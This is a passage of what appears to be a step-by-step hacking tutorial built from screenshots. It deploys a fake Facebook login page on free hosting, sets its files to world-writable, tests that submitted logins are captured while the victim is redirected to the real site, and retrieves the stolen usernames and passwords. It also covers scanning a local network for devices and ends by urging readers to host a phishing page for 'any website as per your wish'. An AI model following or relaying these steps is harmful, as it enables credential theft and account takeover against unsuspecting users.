
Step 49:- Select facebook.php & Click on Open.




Step 50:- Click on Green Tick.




Step 51:- File Uploaded successfully & Click on Choose File.




Step 52:- Select facebook.txt & Click on Open.




Step 53:- Click on Green Tick.



Step 54:- File Uploaded successfully & Click on Blue Tick.



Step 55:- 3 File Uploaded successfully in fb Folder.



Step 56:- Select 3 files & Click on Chmod.

Free Web Hosting Area - Apache | Create your account at Free Web | net2ftp - a web based FTP client

Not secure | demohosting.eu5.org/ftp/index.php

demohosting.eu5.org

Chmod directories and files

Set all permissions

	Owner:	Read	Write	Execute
Group:	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
Everyone:	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	

To set all permissions to the same values, enter those permissions and click on the button "Set all permissions".

Set the permissions of file **Facebook.html** to:

Owner:	Read	Write	Execute
Group:	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Everyone:	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

Chmod value:

Set the permissions of file **facebook.php** to:

Owner:	Read	Write	Execute
Group:	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

Step 57:- Click on Set all permissions & Click on Green Tick.

net2ftp a web based FTP client

demohosting.eu5.org


Chmod directories and files

File /fb/Facebook.html was successfully chmodmed to 777
File /fb/facebook.php was successfully chmodmed to 777
File /fb/facebook.txt was successfully chmodmed to 777
All the selected directories and files have been processed.


Powered by net2ftp on a template designed by Luiszuno

Privacy Policy | Disclaimer


Step 58:- Permissions changed successfully & Click on Blue tick.




Step 59 :- Phishing website Ready to Use.




Step 60:- Type <http://demohosting.eu5.org/fb/Facebook.html> .




Step 61:- Type any words & Click on Log in.



Step 62:- It automatically redirected to Original Page of Facebook.



Step 63:- Open <http://demohosting.eu5.org/ftp/index.php> & Click on View.




Step 64:- Phishing website Usernames & Password.


Advanced IP Scanner:-

Step 1:- Download Advanced IP Scanner & Install it.

Step 2:- Double Click on Advanced IP Scanner Icon.



Step 3:- Type 192.168.0.1-200 & Click on Scan.



Step 4:- 3 Device are Connected to the same network &
IP Address, System names, and MAC address of the Connected Device.


- Use the WAMP server to convert a normal system to a server and host a login phishing website, using which you can capture the user credentials (Any website as per your wish) .

WAMP server:-

